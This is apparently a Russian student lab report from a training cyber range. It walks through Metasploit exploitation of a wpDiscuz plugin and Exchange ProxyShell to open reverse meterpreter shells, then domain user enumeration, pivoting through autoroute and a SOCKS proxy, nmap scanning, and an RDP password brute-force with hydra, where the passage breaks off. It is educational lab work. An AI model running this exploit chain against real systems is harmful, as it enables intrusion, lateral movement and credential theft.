

Лабораторная работа №4

Кибербезопасность предприятия

НКНбд-01-22; Аристид Жан, Акопян Сатеник, Кадров Виктор, Нве Манге Хосе Херсон
Мико, Эспиноса Висилита Кристина Микаела, НПИбд-01-22; Стариakov Данила, НФИбд-02-22;
Чемоданова Ангелина

Описание сценария

Во внутреннем сегменте организации необходимо получить доступ к контроллеру домена. У доменного пользователя «Flag», в одном из полей свойств пользователя необходимо найти флаг.

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.

Вариант получения meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload представлен на скриншотах.

Описание сценария

The screenshot shows the Metasploit Framework (msf6) interface running on Kali Linux. The terminal window displays the configuration for the exploit module `wp_wpdiscuz_unauthenticated_file_upload`.

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):

Name	Current Setting	Required	Description
BLOGPATH	yes		Link to the post [/index.php/2020/12/12/post1]
Proxies	no		A proxy chain of [format type:host:port[,type:host:port][...]]
SUPERUSER	yes		The target host(s) see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST	no		HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	wpDiscuz < 7.0.5

View the full module info with the `info`, or `info -d` command. "If you become, the more you are able to hear"

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```

Рис. 1: Параметры модуля `wp_wpdiscuz_unauthenticated_file_upload`

Описание сценария

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
```

Рис. 2: Настройка и запуск meterpreter-сессии с корпоративным сайтом с помощью модуля wp_wpdiscuz_unauthenticated_file_upload

Описание сценария

Вариант получения meterpreter-сессии с почтовым сервером с помощью модуля exchange_proxyshell_rce представлен на скриншотах.

Описание сценария

The screenshot shows a terminal window titled "reduser1@kali: ~" running on Kali Linux. The user is in the "exploit/windows/http/exchange_proxyshell_rce" module. The terminal displays various configuration options and their current settings.

Module options (exploit/windows/http/exchange_proxyshell_rce):

Name	Current Setting	Required	Description
DOMAIN	no	-	The domain to authenticate to
PASSWORD	yes	-	The password to authenticate with
ProxyList	no	-	A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS	yes	-	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert	no	-	Path to a custom SSL certificate (default is randomly generated)
URI PATH	no	-	The URI to use for this exploit (default is random)
USERNAME	yes	-	A specific username to authenticate as
VHOST	no	-	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: "", seh, thread, process, none)
LHOST	172.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:


Id	Name
0	Windows Dropper

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > [REDACTED]
```

Рис. 3: Параметры модуля exchange_proxyshell_rce

Описание сценария



The screenshot shows a terminal window titled 'reduser1@kali: ~' with several tabs open. The current tab displays Metasploit framework commands:

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
```

Рис. 4: Настройка и запуск meterpreter-сессии с почтовым сервером с помощью exchange_proxyshell_rce

Описание сценария

После получения сессии нужно проверить, находится ли эксплуатируемый узел в домене. Проверка выполняется с помощью команды sysinfo, которую нужно вводить в активную meterpreter-сессию.

```
100644/rw-r--r-- 1119 fil 2025-11-06 19:22:00 +0300 qKMNCf-1762446120.7764.php
meterpreter > sysinfo
Computer : portal
OS       : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > 
```

Рис. 5: Вывод команды для узла не в домене

Описание сценария

```
meterpreter > sysinfo
Computer      : MAIL          "the quieter you become, the more you are able to hear"
OS           : Windows 2016+ (10.0 Build 14393).
Architecture   : x64
System Language : en-US
Domain        : AMPIRE
Logged On Users : 7
Meterpreter    : x64/windows
meterpreter > |
```

Рис. 6: Вывод команды для узла под управлением контроллера домена

Описание сценария

Можно свернуть активную сессию с помощью команды background (или bg) и просмотреть список активных сессий с помощью команды sessions.

```
meterpreter > sysinfo
Computer : portal
OS       : Linux portal 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter : php/linux
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions

Active sessions
=====

  Id  Name  Type          Information           Connection
  --  --   --
  1    meterpreter php/linux  www-data @ portal  195.239.174.11:4444 → 195.239.174.25:45318 (195.239.174.25)

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```

Рис. 7: Информация о meterpreter-сессии с корпоративным сайтом

В случае получения сессии с корпоративным сайтом (модуль wordpress) для успешного выполнения дальнейших операций с атакуемой машиной необходимо повысить текущую сессию, повышение сессии в данном контексте не подразумевает повышение привилегий.

Для повышения сессии необходимо:

- свернуть активную сессию с помощью команды background (или bg);
- прописать команду sessions -u {НОМЕР_СЕССИИ};
- зайти в новую сессию sessions {НОМЕР_СЕССИИ}.

Описание сценария

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > session -u 1
[-] Unknown command: session
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/73 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25:54472) at 2025-11-06 19:25:33 +0300
[*] Stopping exploit/multi/handler
l
[-] Unknown command: l
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > 
```

Рис. 8: Создание и запуск повышенной сессии

Описание сценария

После повышения сессии можно переходить к процедуре поиска флага.

В зависимости от того, с каким узлом в сегменте DMZ получена сессия (находится узел в доменной сети или нет), сценарий имеет различные вариации прохождений. Варианты прохождения представлены ниже.

Способы получения флага

Доступ во внутреннюю сеть через доменный узел

Данный подраздел описывает процесс получения флага через узел, который находится под управлением контроллера домена.

В данном случае получить флаг можно с использованием команды `net user`, для чего в активной `meterpreter`-сессии перейти в shell-оболочку с помощью команды `shell`.

С помощью команды `net user /domain` вывести список всех доменных пользователей, далее вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя.

Доступ во внутреннюю сеть через доменный узел

The screenshot shows a terminal window titled "reduser1@kali: ~". The terminal displays the following command-line session:

```
System Language : en_US
Domain          : AMPIRE
Logged On Users : 7
Metasploit      : x64/windows
Metasploit > shell
Process 18416 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>net user
net user

User accounts for \\

Administrator      DefaultAccount      franklin
Guest              John
The command completed with one or more errors.

c:\windows\system32\inetsrv>net user /domain
net user /domain
The request will be processed at a domain controller for domain ampire.corp.

User accounts for \\ad.ampire.corp

$431000-BGTOTKF97VJ7  Administrator      DefaultAccount
dev1                  dev2
Guest                HealthMailbox014a1e5
HealthMailbox014a1e5  HealthMailbox21699d8
HealthMailbox3d3h988  HealthMailbox55bb0be
HealthMailbox80daffb  HealthMailbox9829ef5
HealthMailboxcf9eca  HealthMailbox7af218
hrt                  it1
it2                  it3
it3                  it4
it5                  it6
it6                  it7
it8                  it9
krbtgt
manager              manager1
SM_30b62db058f84e0e8  SM_34e8a16fe94c4f818
SM_689461a071b42339  SM_c57a5f99cc274bf8b
SM_dd74eced9d8438cb  SM_e6a21ea7c85d4043a
The command completed with one or more errors.

c:\windows\system32\inetsrv>
```

Рис. 9: Список пользователей в домене

Доступ во внутреннюю сеть через доменный узел

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "reduser1@kali: ~". The window contains the following text:

```
reduser1@kali: ~ reduser1@kali: ~ reduser1@kali: ~
Guest          HealthMailbox014a1a5  HealthMailbox21699d8
HealthMailbox3d3b988  HealthMailboxx5bb0bce  HealthMailbox7c3108b
HealthMailbox80da9fb  HealthMailboxx629ef5  HealthMailboxxb611916
HealthMailboxcff9eca  HealthMailbox7af218  HealthMailboxf84e8a7
it1           it10
it2           it3
it3           it6
it4           it7
it5           it9
it6           it10
it7           it11
it8           it12
it9           it13
it10          it14
it11          it15
it12          it16
it13          it17
it14          it18
it15          it19
it16          it20
it17          it21
it18          it22
it19          it23
it20          it24
it21          it25
it22          it26
it23          it27
it24          it28
it25          it29
it26          it30
it27          it31
it28          it32
it29          it33
it30          it34
it31          it35
it32          it36
it33          it37
it34          it38
it35          it39
it36          it40
it37          it41
it38          it42
it39          it43
it40          it44
it41          it45
it42          it46
it43          it47
it44          it48
it45          it49
it46          it50
it47          it51
it48          it52
it49          it53
it50          it54
it51          it55
it52          it56
it53          it57
it54          it58
it55          it59
it56          it60
it57          it61
it58          it62
it59          it63
it60          it64
it61          it65
it62          it66
it63          it67
it64          it68
it65          it69
it66          it70
it67          it71
it68          it72
it69          it73
it70          it74
it71          it75
it72          it76
it73          it77
it74          it78
it75          it79
it76          it80
it77          it81
it78          it82
it79          it83
it80          it84
it81          it85
it82          it86
it83          it87
it84          it88
it85          it89
it86          it90
it87          it91
it88          it92
it89          it93
it90          it94
it91          it95
it92          it96
it93          it97
it94          it98
it95          it99
it96          it100
The command completed with one or more errors.

c:\windows\system32\inetsrv>net user /domain Flag
net user /domain Flag
The request will be processed at a domain controller for domain ampire.corp.

User name      Flag
Full Name     Flag
Comment       02984
User's comment
Country/region code   000 (System Default)
Account active    Yes
Account expires   Never

Password last set  10/20/2023 1:56:11 PM
Password expires   12/1/2023 1:56:11 PM
Password changeable 10/21/2023 1:56:11 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        Never

Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

c:\windows\system32\inetsrv>
```

Рис. 10: Получение флага

Доступ во внутреннюю сеть через узел не в домене

Данный подраздел описывает процесс получения флага через узел, который не находится под управлением контроллера домена.

В первую очередь необходимо узнать, какие интерфейсы имеются на машине во внутренней сети, поиск выполняется в shell-оболочке с помощью команды ip a.

```
meterpreter > shell
Process 2207 created.
Channel 1 created.
l
/bin/sh: 1: l: not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/Loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:62:23:10 brd ff:ff:ff:ff:ff:ff
        inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
            valid_lft forever preferred_lft forever
            inet6 fe80::ff:fe62:2310/64 scope link
                valid_lft forever preferred_lft forever
```

Рис. 11: Маршрут до внутренней сети

Доступ во внутреннюю сеть через узел не в домене

Анализ выполнения команды показывает, что внутренняя сеть организации – это 10.10.10.0/24.

Для продолжения атаки необходимо просканировать все доступные хосты во внутренней сети с помощью модуля Multi Gather Ping Sweep.

```
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet.rb:985:in `from_
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:569:in `decrypt_inbound_packet'
from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:328:in `block in monitor_socket'
from /usr/share/metasploit-framework/lib/rex/thread_factory.rb:22:in `block in spawn'
from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24

[*] Performing ping sweep for IP range 10.10.10.0/24
[+]    10.10.10.5 host found
[+]    10.10.10.10 host found
[+]    10.10.10.15 host found
[+]    10.10.10.25 host found
[+]    10.10.10.21 host found
[+]    10.10.10.20 host found
```

Рис. 12: Настройки модуля Multi Gather Ping Sweep

Доступ во внутреннюю сеть через узел не в домене

Произойдет сканирование внутренней сети организации и будут найдены все доступные хосты.

Далее можно посмотреть ARP-таблицу на атакуемой машине с помощью команды arp в meterpreter-сессии.

```
meterpreter > arp
ARP cache
=====
IP address      MAC address      Interface
10.10.10.5      02:00:00:62:23:12
10.10.10.10     02:00:00:62:23:13
10.10.10.15     02:00:00:62:23:0f
10.10.10.20     02:00:00:62:23:0e
10.10.10.21     02:00:00:62:23:16
10.10.10.30     02:00:00:62:23:14
10.10.10.35     02:00:00:62:23:15
10.10.10.40     02:00:00:62:23:0c
10.10.10.45     02:00:00:62:23:18
10.10.10.55     02:00:00:62:23:11
10.10.10.254    02:00:00:62:23:0d
meterpreter >
```

Рис. 13: ARP-таблица на атакуемой машине

Доступ во внутреннюю сеть через узел не в домене

Поскольку целевой адрес атакуемого узла находится во внутренней подсети организации, то необходимо прописать маршрут до активной meterpreter-сессии.

Далее выполнить проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxychains. Инструмент proxychains создает туннель через цепочку прокси-серверов и передает по данному туннелю пакет до адреса назначения. Для проброса портов во внутреннюю сеть используется команда run autoroute -s 10.10.10.0/24.

Доступ во внутреннюю сеть через узел не в домене

```
meterpreter > run autoroute -s 10.10.10.0/24
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[*] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > 
```

Рис. 14: Сведения о добавлении маршрута

Доступ во внутреннюю сеть через узел не в домене

С помощью команды route print можно посмотреть активные маршруты в рамках текущей сессии.

```
reduser1@kali: ~ × reduser1@kali: ~ ×
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > route print
IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway
10.10.10.0     255.255.255.0   Session 2
[*] There are currently no IPv6 routes defined.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > █
```

Рис. 15: Маршрут сканирования

Доступ во внутреннюю сеть через узел не в домене

Далее необходимо просканировать доступные хосты во внутренней подсети на наличие открытых портов с использованием модуля nmap. Так как сканируемые машины находятся во внутренней сети, то в первую очередь необходимо настроить прокси, через который будут проходить все запросы при сканировании. Для этого нужно применить и настроить модуль metasploit auxiliary/server/socks_proxy.

Стоит обратить внимание, что основные параметры указанного модуля должны совпадать с конфигурационным файлом /etc/proxychains4.conf. Посмотреть содержимое файла можно в новом окне терминала с помощью команды cat /etc/proxychains4.conf.

Доступ во внутреннюю сеть через узел не в домене

```
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5 127.0.0.1 1080
```

Рис. 16: Параметры в конфигурационном файле /etc/proxchains4.conf

Доступ во внутреннюю сеть через узел не в домене

Далее вернуться к окну терминала с активной сессией и свернуть данную сессию с помощью команды `bg`, выбрать, настроить и запустить модуль `socks_proxy`:

```
use auxiliary/server/socks_proxy
set srvhost 127.0.0.1
set srvport 1080
set version 5
run
```

Доступ во внутреннюю сеть через узел не в домене

```
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srport 1080
srport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==

  Id  Name
  --  --
  1  Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) > 
```


Рис. 17: Настройка и запуск модуля

Доступ во внутреннюю сеть через узел не в домене

Далее в окне терминала, где просматривался файл /etc/proxchains.conf, запустить сканирование 100 самых часто используемых портов с помощью команды proxchains nmap -n -sT -Pn -top-ports 100 {IP}.

Примечание: можно сканировать всю сеть, но это долгий процесс, рекомендуется производить сканирование по каждому IP-адресу из ARPтаблицы.

Доступ во внутреннюю сеть через узел не в домене



The screenshot shows a terminal window titled "reduser1@kali: ~". The command run is:

```
$ proxychains nmap -n -ST -Pn --top-ports 100 10.10.10.20
```

The output of the scan is as follows:

```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ncg 4.1.0
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-06 19:39 MSK
[proxychains] Strict chain ... 10.10.10.20:1080 ... 10.10.10.20:1080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ... <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:21 ... <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:554 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8888 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:111 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:80 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:143 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3306 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8000 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:53 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:22 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5900 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:1025 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:133 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:3389 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:100 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5051 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2049 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:108 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:81 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:427 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5190 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:179 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:543 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:6646 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:2123 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:49156 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:8443 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.20:5800 <--socket error or timeout!
```

Рис. 18: Запуск сканирования

В результате сканирования сети будет получен список открытых портов. На узле 10.10.10.20 обнаружен открытый порт 3389, который по умолчанию используется для подключения по протоколу RDP. Можно использовать указанный порт для доступа к контроллеру домена.

На главной странице портала организации обнаружена электронная почта для связи с менеджером. С большей долей вероятности, данная электронная почта находится в домене.

В таком случае можно реализовать атаку перебором с использованием словаря паролей `rockyou.txt`, который находится по пути `/usr/share/wordlists/`. Запустить утилиту `hydra`, используя данную электронную почту, с помощью команды `proxychains hydra -V -f- l manager1@ampire.corp -P rockyou.txt rdp://10.10.10.20.`

Bruteforce пароля и использование ldapsearch


```
[reduser1@Kali:~]
$ proxychains hydra -V -f -l manager1@ampire.corp -P /usr/share/wordlists/rockyou.txt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-06 19:43:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (1:1:p:14344400), -3586100 tries per task
[DATA] attacking rdp://10.10.10.20:3389/
